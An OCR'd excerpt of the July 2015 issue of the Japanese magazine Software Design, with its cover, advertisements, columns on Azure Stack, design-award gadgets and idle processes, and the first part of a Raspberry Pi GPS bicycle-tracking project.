Special Feature 1 侵入者の痕跡を読み取れ！
Special Feature 2 ターミナルを使いこなす

Software Design

［ソフトウェア デザイン］
OSとネットワーク、
IT環境を支える
エンジニアの総合誌

2015 July 7

2015年7月18日発行
毎月1回18日発行
通巻363号
（発刊297号）
1985年7月1日
第三種郵便物認可
ISSN 0916-6297
定価 本体 1,220円 +税

あなたにもできる

Special Feature 1

ログを読む技術

［セキュリティ編］

攻撃の足跡は
こんなふうに
残っている

Special Feature 2

ターミナルマルチプレクサ

黒い画面［tmux］の使い方

プロになるためのターミナル活用術

Extra Feature

エンジニアとして突きぬけたい

スペシャリストになる方法

OSとネットワーク、
IT環境を支えるエンジニアの総合誌

Software Design

毎月18日発売

PDF電子版
Gihyo Digital
Publishingにて
販売開始

年間定期購読と電子版販売のご案内

1年購読（12回）

14,880円（税込み、送料無料）1冊あたり1,240円（6%割引）

PDF電子版の購入については

Software Designホームページ
http://gihyo.jp/magazine/SD

をご覧ください。
PDF電子版の年間定期購読も受け付けております。

・インターネットから最新号、バックナンバーも1冊からお求めいただけます！
・紙版のほかにデジタル版もご購入いただけます！
　デジタル版はPCのほかにiPad/iPhoneにも対応し、購入するとどちらでも追加料金を支払うことなく読むことができます。
　※ご利用に際しては、／～＼Fujisan.co.jp（http://www.fujisan.co.jp/）に記載の利用規約に準じます。

Fujisan.co.jpからのお申し込み方法

1 >> ／～＼Fujisan.co.jpクイックアクセス
http://www.fujisan.co.jp/sd/

2 >> 定期購読受付専用ダイヤル
0120-223-223（年中無休、24時間対応）

2015
July
7
Software Design

contents

第1特集

あなたにもできる!

ログを読む技術

攻撃の足跡はこんなふうに残っている

[セキュリティ編]

第2特集

ターミナルマルチプレクサ

黒い画面(tmux)の使い方

プロになるためのターミナル活用術 063

2015
July
7
Software Design

contents

第3特集

6人の先駆者に訊く

スペシャリストになる方法 087

短期連載

Catch up trends in engineering

アラカルト

Column

Development

OS/Network

［ロゴデザイン］
デザイン集合ゼブラ+坂井 哲也
［表紙デザイン］
藤井 耕志（Re:D）
［表紙写真］
(c) tatematsu mitsuyoshi/nature pro. / amanaimages
［イラスト］
フクモトミホ、高野 涼香
［本文デザイン］
*岩井 栄子
*ごぼうデザイン事務所
*近藤 しのぶ
*SeaGrape
*安達 恵美子
*轟木 亜紀子、阿保 裕美、佐藤 みどり（トップスタジオデザイン室）
*伊勢 歩、横山 慎昌（BUCH+）
*森井 一三
*藤井 耕志（Re:D）
*石田 昌治（マップス）

この個所は、雑誌発行時には広告が掲載されていました。編集の都合上、
総集編では収録致しません。

技術評論社の本が電子版で読める！

電子版の最新リストは

Gihyo Digital Publishingの

サイトにて確認できます。

https://gihyo.jp/dp

GIHYO Digital Publishing

amazon.co.jp

Google play

楽天 Rakuten KC　kobo

法人などまとめてのご購入については
別途お問い合わせください。

■お問い合わせ
〒162-0846
新宿区市谷左内町21-13
株式会社技術評論社　クロスメディア事業部
TEL：03-3513-6180
メール：gdp@gihyo.co.jp

Pocket Reference

小さくても、中身充実！

「あれ何だったっけ？」
「こんなことできないかな？」
というときに、すぐに調べられる
機能引きリファレンス。
軽くてハンディなボディに
密度の濃い内容がギュッと凝縮！
関連項目への参照ページもあって、
検索性もバツグン！

沓名亮典 著
四六判／608ページ
定価（本体2380円+税）
ISBN978-4-7741-7404-4

高橋晶／安藤敏彦／一戸優介／楠田真矢／道化師／湯朝剛介 著
四六判／544ページ
定価（本体2980円+税）
ISBN978-4-7741-7408-2

土井毅／高江賢／飯島聡／高尾哲朗 著　山田祥寛 監修
四六判／488ページ
定価（本体2580円+税）
ISBN978-4-7741-4948-6

高江賢 著　山田祥寛 監修
四六判／536ページ
定価（本体2580円+税）
ISBN978-4-7741-4592-1

山田祥寛 著
四六判／416ページ
定価（本体2680円+税）
ISBN978-4-7741-7078-7

大垣靖男 著
四六判／648ページ
定価（本体2580円+税）
ISBN978-4-7741-7229-3

石田つばさ 著
四六判／448ページ
定価（本体2180円+税）
ISBN978-4-7741-4836-6

朝井淳 著
四六判／640ページ
定価（本体1980円+税）
ISBN978-4-7741-3835-0

岡本隆史／武田健太郎／相良幸範 著
四六判／272ページ
定価（本体2480円+税）
ISBN978-4-7741-5184-7


しげむらこうじ 著
四六判／512ページ
定価（本体3200円+税）
ISBN978-4-7741-6335-2


技術評論社　当社書籍・雑誌のご購入は全国の書店、またはオンライン書店でお願い致します。
〒162-0846　東京都新宿区市谷左内町 21-13　販売促進部　TEL.03-3513-6150 FAX.03-3513-6151

BIOLOGICAL MYSTERY SERIES PRO


生物ミステリーPROシリーズ

いまだから読みたい、古生物たちの世界





土屋健 著　群馬県立自然史博物館　監修　　A5 判



エディアカラ紀・カンブリア紀の生物
定価（本体 2680 円＋税）　ISBN 978-4-7741-6084-9

オルドビス紀・シルル紀の生物
定価（本体 2680 円＋税）　ISBN 978-4-7741-6085-6

デボン紀の生物
定価（本体 2680 円＋税）　ISBN 978-4-7741-6589-9

石炭紀・ペルム紀の生物
定価（本体 2680 円＋税）　ISBN 978-4-7741-6588-2

三畳紀の生物
定価（本体 2680 円＋税）　ISBN 978-4-7741-7405-1

ジュラ紀の生物
定価（本体 2680 円＋税）　ISBN 978-4-7741-7406-8

技術評論社　当社書籍・雑誌のご購入は全国の書店、またはオンライン書店でお願い致します。
〒162-0846　東京都新宿区市谷左内町 21-13　販売促進部　TEL.03-3513-6150 FAX.03-3513-6151

第79回

IT エンジニア必須の 最新用語解説

TEXT：㈲オングス 杉山 貴章 SUGIYAMA Takaaki
takaaki@ongs.co.jp

テーマ募集
本連載では、最近気になる用語など、今後取り上げてほしいテーマを募集しています。sd@gihyo.co.jp 宛にお送りください。

Microsoft Azure Stack

オンプレミス向けのクラウドインフラ「Azure Stack」

「Microsoft Azure Stack」は、2015年5月にMicrosoftが発表した新しいクラウドサービスです。“Azure”という名前が付いているように、同社のクラウドサービス「Microsoft Azure」（以下、Azure）と同じ技術基盤を利用して提供されるもので、Azureと同等のIaaS機能およびPaaS機能をオンプレミスで利用できるサービスになります。


AzureはMicrosoftが提供しているパブリックなクラウドサービスで、2010年に正式スタートして以来、市場の変化に合わせてさまざまな機能拡張が行われてきました。Azure Stackは、このAzureと同じコアテクノロジを組み込んで構築されており、Azureで実現されているフレキシブルでセキュアなクラウドインフラストラクチャ機能を、サードパーティのデータセンターやオンプレミスのシステム基盤上で動作させられる形にパッケージングして提供するとのことです（図）。

Azure Stackが備える機能の一例としては次のようなものが挙げられています。

- スケーラブルかつフレキシブルなSoftware-Defined Networkコントローラ
- 自動同期とフェイルオーバーに対応したStorage Spaces Direct
- Software-Definedなセキュリティ機能を実現するShielded VMsおよびGuarded Hosts
- 組織とワークロードのセキュアなセグメント
- アクセスや管理権限などを集中管理
- 集約されたインフラストラクチャ・ソリューション
- プライベートクラウド向けのシンプルなデプロイ機能
- WindowsとLinuxをサポート

なお、Storage Spaces DirectやShielded VMs、Guarded Hostsなどの機能は、同時に発表されたWindows Server 2016で新たに追加される予定となっているものです。

▼図　Azure Stackのアーキテクチャ



ハイブリッドクラウドに注力するMicrosoftの戦略

Azure Stackと同時に発表されたもう1つの注目すべきサービスに「Microsoft Operations Management Suite」（以下、OMS）があります。これはクラウド環境に対応したアプリケーション運用のための統合的ソリューションで、ログ解析やセキュリティ、運用の自動化、データ保護のためのツールなどが含まれています。

OMSの特徴は、複数の異なるクラウドプラットフォームでも、横断的にアプリケーションの管理が可能だという点です。Azureだけでなく、Amazon Web ServicesやOpenStack、VMwareなどにも対応するほか、Azure Stackをはじめとしたオンプレミスのクラウドでも利用できます。

Azure Stackでは、Azure向けに開発されたシステムやアプリケーションをオンプレミスな環境に持ってくることができます。それだけでなく、パブリックとプライベートを融合させたハイブリッドなAzureプラットフォームを構築することも可能になります。そしてOMSによって、そのようなハイブリッドなプラットフォームを一貫性を持って運用できるようになるということです。

Microsoftは以前からエンタープライズシステムのユーザに向けたハイブリッドクラウドの提供に力を入れてきました。Azure StackやOMSはその戦略をさらに一歩推し進めるもので、高機能なハイブリッドクラウドの可能性を大きく拡げることになるでしょう。

Azure Stackは2015年夏頃にプレビュー公開される予定です。正式リリースはWindows Server 2016およびSystem Center 2016とタイミングを合わせて行われるとのことです。SD

Microsoft Azure Stack
https://www.microsoft.com/en-us/server-cloud/products/azure-in-your-datacenter/

DIGITAL GADGET

Volume 199

安藤 幸央
EXA Corporation
[Twitter] »@yukio_andoh
[Web Site] »http://www.andoh.org/

デザインアワードと○○ウェア

A' Design Awardとデジタルガジェット

A' Design Award（エーダッシュデザインアワード）は、デザインのクオリティと完成度の高さを評価するイタリアのデザイン賞です。
http://competition.adesignaward.com/

デザインと一口に言っても評価対象となるのは製品だけでなく、コンセプトやサービスも含まれます。ほかのアワードとの大きな違いは、完成された製品に限らず、プロトタイプやコンセプト段階のデザインも対象となることです。

下表にまとめたアワードのカテゴリをご覧いただければわかるとおり、その対象は多岐にわたり、それだけでもデザインの活躍の場の広がりが見てとれます。

失敗する○○ウェアとは？

デザインとは本来、単なるデコレーションではなく、課題を解決したり、新しい価値を生み出したりする「設計」に近い意味合いがあります。

デザインに優れ、使いやすい商品が評価される一方、失敗に陥る商品とはどんなものなのでしょう？　もちろん「成功」と「失敗」の指標は人それぞれですし、必ずしもたくさん売れて儲けることができた商品だけが素晴らしいわけでもありません。長く生き残っているもの、少量だけれども人に大きな影響を与えたものも、成功した商品として評価されるでしょう。

ハードウェア関連のスタートアップを支援するHAXLR8RのCyril Eber sweiler氏が、18種類の失敗するタイプの「○○ウェア」を提唱しています。「○○ウェア」とは、ソフトウェア、ハードウェア、ウェットウェア（人間、脳みそのこと）、ピープルウェア（ソフトウェアやハードウェアを開発する人間のこと）など、さまざまなウェア（使用するもの）を示しています。

次に列挙するものはすべて造語で、少し皮肉めいたリストです。けれどもこれらの失敗を反面教師として避けることを考えれば、成功に近づけるのかもしれません。

1. FUNware

楽しいだけで役に立たないもの。ニッチすぎるもの、アート的なものも含む

［左］
A' Design Awardのロゴデザインに基づいたトロフィー。
3Dプリントで出力されたもの

［右］
A' Design Award の日本語解説サイト。日本からも応募を受け付けており、翻訳代行サービスなども充実している
http://www.dezainawaado.com/

A' Design Awardのデザイン審査対象例

●空間、展示会　●市街地、ベンチ、ポスト、街灯　●建築、ビル、構造物　●建築素材、建築部品、建築システム
●家具、インテリア　●照明器具、照明デザイン　●バスルーム、寝室　●キッチン家電、白物家電　●食器、容器、料理器具
●アート、工芸品、既製の美術品　●宝飾品、眼鏡、腕時計　●ファッション、旅行グッズ　●文房具、ギフト用品
●車、バイク、自転車　●ヨット、ボート　●スポーツ用品、エンターテインメント　●オモチャ、ゲーム、ホビー　●赤ちゃんや子供用グッズ
●デジタル機器、電子デバイス　●モバイル技術、スマートフォン用アクセサリやソフトウェア　●医療機器、科学計測機器
●パッケージ　●広告、ポスター　●グラフィックスとビジュアルコミュニケーション　●マーケティング、コミュニケーション
●インターフェース、インタラクション　●ソーシャル、エコシステム、環境　●未来の製品、未来のサービス

※本記事で紹介しているものは国内未発表・未発売のものを含んでおります。

2. EASYware
作るのが簡単すぎて、誰でも作れるようなもの。技術要素で勝負ができないもの

3. SAMEware
すでに同じようなものがたくさんあり、商品の位置づけが微妙で差別化がしにくいもの。3Dプリンタなど

4. SOLUTIONware
課題解決のソリューションのみを押し付けるもの。そもそもの課題設定が間違っているもの

5. VAPORware
技術的に不可能だったり、実際に作ることができないもの。大々的に発表だけして実際にはリリースされないもの

6. LAMEware
見かけ倒しの商品。前評判と実際の商品のスペックが大きく異なり、失望させてしまうもの

7. FAILware
間違った商品を作ってしまうもの。誰も欲しがらないものを作ってしまうこと

8. LATEware
リリースのタイミングを誤ってしまい、ライバルに先んじられたり、流行に乗り遅れてしまう商品のこと

9. LOSSware
利益率が薄く、売れば売るほど赤字になってしまうような商品のこと

10. BOREware
すぐに飽きて利用しなくなってしまう商品のこと

11. FUTUREware
時代に先行しすぎて、まだ市場がないところに出してしまう商品のこと

12. LOCALware
ある特定の地方でしか受け入れられない商品のこと。いわゆるガラパゴス化したもの

13. TEMPware
中途半端なソリューション。あとからもっと良いものが出てきてひっくり返されるもの

14. WEAKware
ごくごく限られたことしかできないもの

15. ALIware
中国のECサイトAlibabaで購入したものを、パッケージだけ変えて販売するようなもの

16. INFRAware
使うために何か特別な環境が必要になるもの

17. SOLITware
製作者がたった1人しかいない商品。サポートなどが十分だとは言えないため心配

18. AWKware
用途が後ろめたい、やっかいなしろもの

役立つデザイン、成功する○○ウェア

「デザイン」、広い意味では「設計」が影響を与える事柄は多岐にわたっており、数年のうちに、ここまでに紹介した分野以外にも新しいデザイン領域が増えてくることでしょう。最近とくに進化しているのは、振動のデザインと、効果音のデザインです。これまでにもゲーム分野では重要な領域でしたが、とくに最近では腕時計デバイスやスマートフォンアプリの台頭により、


5 by 5 Multifunctional Lamp
利用状況に応じてさまざまな形に明かりを変化させられるライト

gosh! CordBox Cable Management
デジタルデバイスの充電ケーブル収納用の箱


HygieneL Indoor Air Monitoring System
複数個所で連携する空気モニタリングシステム

Stelle Audio Wireless Earbud Locket
インナーイヤーイヤホン収納用ネックレス


V.360°Digital 360 Degree Camera
360度パノラマカメラ。設置場所を選ばないのが特徴



Milk Music
雰囲気で音楽を楽しむためのスマートフォンアプリ



Opx2 by Jonathon Anderson
既製品のアートオブジェクト



Roll it by Sattar Sa'adatmand
丸められるスケッチ用紙持ち歩きツール

より豊かな情感を表現する細やかな振動や効果音のデザインが増えてきました。

また、もう1つの観点として、デジタルデバイスは移り変わりが激しく、新しいと思っていたものがすぐに古びていきますが、家電や建築関係などは、壊れて使えなくなるまで長い期間使われます。単に壊れにくいということだけではなく、古びないものとはいったいどのようなものでしょうか。慣れるとより使いこなせるもの、使っていない時間もそのもののことを想像できるもの、ないと不便になるもの、価格は度外視で入手したいと思わせるもの、持っていること・使っていることを人に自慢したくなるものなど、モノにはさまざまな要素があることが感じさせられます。

過度な目新しさを求めると、その瞬間は良いかもしれませんが、すぐに古びて見えるようになってしまいます。SF映画に出てくる未来的な機器に使われている文字フォントとしては、ヘルベチカ(Helvetica)という1957年に発表されたフォントが一番多いことがわかっています。一見、デジタル文字ふうの未来感を出すフォントが何かほかにあるのではないかと考えますが、下手に特殊な文字フォントを使ってしまうと、すぐに古臭く見えてしまうのです。その点、ヘルベチカは長くさまざまなところに使われているため、極端な新しさを感じない代わりに、古臭さも感じることなく、数十年後の未来でも引き続き使われていることが自然と受け入れられてしまうのでしょう。

ここで紹介したデザインアワードの多岐にわたったカテゴリから、ある特定分野のノウハウやデザインテクニックが、そのカテゴリに留まらず広がっていることがわかります。デジタル分野の歴史はまだまだ短いですが、だからこそ飽きのこない長く使われるデザインが求められているのです。SD

GADGET 1

Wifi Lights

http://postscapes.com/wifi-light-socket-spark

Wi-Fiコントロール用の電球バルブ

ハードウェアスタートアップを支援するHAXLR8Rが支援したデバイス。特殊な電球や電球の買い替えなしに、電球バルブと電球の間にはさむだけで、一般の電球をWi-Fiコントロール可能な電球に変えてしまいます。価格は59ドル。確かに本文で取り上げた、失敗すると言われている、どのタイプの○○ウェアにも当てはまりません。Wi-Fiコントロールできる電球そのものは各社からリリースされていますが、Wifi Lightsは安価で広く一般的に受け入れられる製品として仕上がっています。

GADGET 2

xiaomi mikey

http://item.mi.com/1141400034.html

スマートフォン用物理ボタン

xiaomi mikeyはEASYwareに相当するグッズで、便利なアイデアではあるが、しくみや生産が簡単であったため、たちどころに真似をして出てきた製品の1つ。クラウドファンディングのサイトで資金募集していたPressyという製品のアイデアが元になっていると思われます。ほかにも同様の製品が数多くリリースされています。製品そのものは、スマートフォンにボタンを1つ増やし、そのボタンにさまざまな機能を設定できるハードウェア拡張デバイスです。マイク付きヘッドフォンのボタンと同様の働きをします。

GADGET 3

COGITO watch

http://cogitowatch.com/

一般的腕時計風スマートウォッチ

A' DESIGN AWARD受賞作の1つ。スマートウォッチ然とした見栄えではなく、ごく普通のファッション性を重視した腕時計のデザインに、スマートウォッチ機能のアイコン表示を加えたもの。現在は受賞作と見た目は異なりますが、COGITO POPというスポーツウォッチが販売されています。iOS、Android双方に対応し、通話の着信、メールやSNS、SMSの通知に対応しているうえに、音楽アプリの操作やカメラのリモート操作などが可能。電池寿命は約1年間です。

GADGET 4

MoovBox


https://vimeo.com/98413044

電子楽器の新しい提案

A' DESIGN AWARD受賞作の1つ。MoovBoxは新しいタイプの電子楽器です。振って音を出すマラカスやフレットを押さえて音を指定するギターのような楽器、ピアニカのような鍵盤を押さえるような楽器、オカリナのような笛を模倣しています。スマートフォンと連携させて、さまざまな働きや音を当てはめます。音はデバイスそのものからは出ず、連携させたスマートフォンから発されます。現代の楽器はほぼ完成形のものばかりであり、新しい楽器は慣れるのが難しく、BAREwareになりがちなものの1つです。

結城 浩 YUKI Hiroshi
http://www.hyuki.com/
Twitter：@hyuki

結城浩の再発見の発想法 26



Idle

Idle——アイドル

アイドルとは

アイドル(Idle)とは、**実質的な仕事を何も行っていない**という状態を表す用語です。「アイドルプロセス」や「アプリケーションがアイドル状態にある」といった表現に用いられます。プロセスやアプリケーション、それにシステム全体など「何か仕事を行うもの」に対して使われることが多いでしょう。英単語の“idle”は「怠けている」という状態を表す形容詞になります。実質的な仕事を何も行っていないので「怠けている」という単語が使われているのです。ちなみに、人気者の「アイドル」は“idol”なのでまったく違う単語です。

Windowsでタスクマネージャを使うと、プロセスの一覧を見ることができます。各プロセスが消費しているCPU時間を調べると、マシンを「重い」状態にしているプロセスが見つかります。この一覧には、アイドルプロセス(Idle Process)や、システムアイドルプロセス(System Idle Process)と呼ばれるプロセスがよく表示されます。アイドルプロセスは「CPUを98パーセント消費」していたりするので、ネット掲示板などで「この重いプロセスはいったい何でしょうか」という質問がよく登場します。


Windowsのアイドルプロセスは、CPUが実行するプロセスが何もないときに便宜的に実行されるプロセスです。ですから、アイドルプロセスが98パーセントのCPUを消費しているというのは、逆に言えばCPUは98パーセント空いていることになります。アイドルプロセスはWindowsだけのものではありません。たとえばLinuxでも、実行可能なプロセスがなくなったときに実行権が与えられるアイドルプロセスがあります。

アイドルプロセスは実質的な仕事を何もしないプロセスです。すなわち、実行可能なプロセスが何もないときに実行状態になり、ほかのプロセスが実行状態になったら引き下がるだけなのです(**図1**)。

アイドルプロセスのメリット

実質的な仕事をしないプロセスにどんなメリットがあるのでしょうか。メリットの1つはプログラムの**「場合分けが少なくなる」**点にあります。マルチプロセスで動作するOSの場合には、スケジューラが複数のプロセスを管理します。実

▼図1　アイドルプロセス



行可能なプロセスが存在しているとき、スケジューラは1つのプロセスに実行権を与えます。

もしもアイドルプロセスというものを用意していなかったら、「実行可能なプロセスがゼロ個か、そうでないか」で場合分けしなければならなくなります。これはプログラムを複雑にしてしまう危険性があります。

アイドルプロセスは「何もしていないということを表す仕事」を明確にしていると言えますから、アイドルプロセスは数字のゼロのようなものです。ゼロが「何もないということを表す数」であることを考えれば、納得がいくでしょう。

アイドルプロセスがあれば、実行権が与えられているプロセスが必ず存在することが保証されますから、プログラムをシンプルにできます。「場合分けが少なくなる」というのは、「特別扱いが少なくなり、一貫性が保たれ、構造がシンプルになる」と言い換えることもできるでしょう。これは、ゼロがあると数の表記法がシンプルになることと似ています。

アイドル状態

アイドルプロセスから、アイドルという状態のほうに注意を向けてみましょう。アイドル状態というのは実質的なことを何もしていない状態のことです。たとえば、自動車を止めてエンジンを動かしている状態のことを「アイドリング」(idling)と言いますが、まさにあれはアイドル状態と言えます。自動車はもともと場所を移動するための機械ですが、場所を移動するという実質的なことを何もしないけれど、エンジンは動いている状態だからです。

アイドル状態は停止状態とは違います。エンジンをアイドリングしていれば、自動車を移動したいと思ったときにすぐに移動することができます(**図2**)。しかし、アイドリングしていなければ、まずエンジンを掛けるという一手間が掛かります。つまり、実質的なことを何もしていなくても、アイドル状態にしておくことは応答性を高めるために役立っているのです。

▼図2　アイドリング

日常生活とアイドル状態

日常生活でのアイドル状態を考えましょう。

窓口業務のように、いろんな人からの依頼を受ける業務では、アイドルプロセスやアイドル状態ということが直接的に意味を持ちそうです。**依頼を待っている状態**とは、実質的な作業をしていないアイドル状態です。自分がアイドル状態であることを意識して、いつでも依頼を受けられる準備をしておけば、依頼を受けたとき、すばやく応答できるでしょう。

あるいはまた、自分のスケジュールが多くの予定でぎっしりの人は、わざと**アイドルな予定**を入れるという案はどうでしょう。意識的に「予定が何もない予定」を入れておくのです。そのようなアイドルな予定は、自分の作業間の緩衝材として働いてくれるかもしれません。また、もしも、そのようなアイドルな予定がまったく入れることができないとしたら、それは忙し過ぎる証拠でしょう。アイドルプロセスがCPUの何パーセントを使っているのかが忙しさの指標になるように、自分がどれだけアイドルな状態をキープできているかを考えてみるのもいいですね。

◆　◆　◆

あなたの周りを見回して、多数のものを管理する状況がないか探してみましょう。そして「何もないというもの」を新たに作ったら何が起きるかを考えてみてください。

また、あなたが多数の活動を並行して行うとき、「何もしない活動」を導入したらどうなるでしょうか。自動車のアイドリングのように、いざというときにスムーズに活動開始できる工夫はないでしょうか。ぜひ、探してみてください。SD

耽溺せよ電子工作

おとなラズパイリレー

第9回

「IoTをやってみよう（前編）」

江草 陽太

おとなラズパイリレーは、Raspberry Piを文字どおり「リレー」し、好奇心旺盛なITエンジニアが電子工作をするという企画です。前編で構想を練り、後編で実装します。1年を通してどんなデバイスができあがるのか？……今回は、さくらインターネット㈱のホープ、江草さんによるIoT工作です。

Writer 江草 陽太（えぐさ ようた）　さくらインターネット㈱　プラットフォーム事業部 サービス開発チーム

スーパーママチャリGP

スーパーママチャリGP（グランプリ）という大会をご存じですか？　1月の寒空の下、1周4.4kmの富士スピードウェイをママチャリで7時間で何周走れるか、という過酷なレースです（**写真1**）。弊社もこの決勝戦に、2012年1月より有志で参加しており、2015年1月も弊社から2つのチームが参加しました。1周20分弱ほどを、1人で2周前後（多い人は何周も）走ります。その間、メンバーが控えているテントエリアではバーベキュー大会が行われています。

走っていない人は、ギリギリまで暖かいテントでバーベキューに参加したいので、走行中の自転車が今どこにいるのか、という情報が欲しくなってきます。

そこで今回はRaspberry Piを使って、ママチャリの現在位置をスマートフォンからリアルタイムに確認できるシステムを構築したいと思います（いわゆるIoTの1つ、ということになるでしょうか）。

▼**写真1**　ママチャリGP風景（レース後の集合写真）


前回の失敗

実は、今年（2015年）のママチャリGPでもこのシステムを突貫で作っていました。ZigBeeで有名な近距離無線通信でも使われている、IEEE802.15.4を用いて、BBQをしているテントまでGPSの情報を送信するつもりでした（**写真2**）。ところが、想像以上に建物や高低差があり、ほとんど電波が届かないという問題があることがわかりました。一方で、3G/LTEの携帯回線は終始安定して使えることがわかったので、今回は携帯回線を利用します。

携帯回線に接続するには

とはいえ、802.15.4の通信モジュールのようには簡単に3Gモジュールは手に入りません。いったいどうしたものか……。頭を抱えながらAmazonを漁っていると、なんと！　5,000円前後でdocomo Xi（クロッシィ）のUSBモデムがありました

▼写真2　前回のシステム（発信機部分）



▼写真3　docomo XiのUSBモデム


（**写真3**）。シリアルポートに接続されたヘイズATコマンド準拠の一般的なモデムとして扱えるそうなので、Raspberry Piでも利用できそうです。昨今では、docomoの回線を利用したMVNO事業者がさまざまなSIMを発売していますので、契約も簡単にできます。

これで準備は整いました。それでは実際にRaspberry Piと3G回線を用いてGPSから得た現在地をさくらのクラウドに送信し、現在地をリアルタイムにスマートフォンから閲覧できるシステムを構築しましょう。

部品と回路を考えよう

今回のシステムは、GPS・モデム・Raspberry Piがあれば実現できます。バッテリー駆動のため、消費電力も一緒に考えます。

▼写真4　今回採用したGPSモジュール（PA6H）



GPSモジュール

値段も性能もさまざまな物が市販されていますが、僕は新しいもの好きなので、日本の準天頂衛星システム（Quasi-Zenith Satellite System、QZSS）「みちびき」からの信号も受信できるモジュール（PA6H）が載ったボードを選びました（**写真4**）。消費電流は測位開始後で20mA@5V（本来は3.3Vですがシリーズレギュレータのため、降圧分はすべて損失）です。

Raspberry Pi

今回の用途では、スペックよりも省電力重視のため、Raspberry Pi 2ではなくRaspberry Pi B+を採用しました。消費電流は、負荷をかけたときで300mA@5Vぐらいです。

モデム

docomoの回線のMVNO事業者のSIMを使うため、Linux対応のXiモデムを探しました。今回はAmazonでL-02Cが入手でき、Raspberry Piでの動作報告も見つけたので、これを採用しました。カタログスペックでは、消費電流は（LTEエリアで）380mA@5Vです。

バッテリー

どんなに良いシステムを作っても、レース中に電池が切れてしまっては元も子もありません。

おとなラズパイリレー

このレースは7時間なので、バッテリーも7時間以上持つものにしなければなりません。

これまで選定してきた部品の消費電流を合計すると、700mA@5Vになります。ここに余裕をみて1A@5Vの消費電流、つまり7時間で35Whの電力を賄えるだけのバッテリーを考えます。

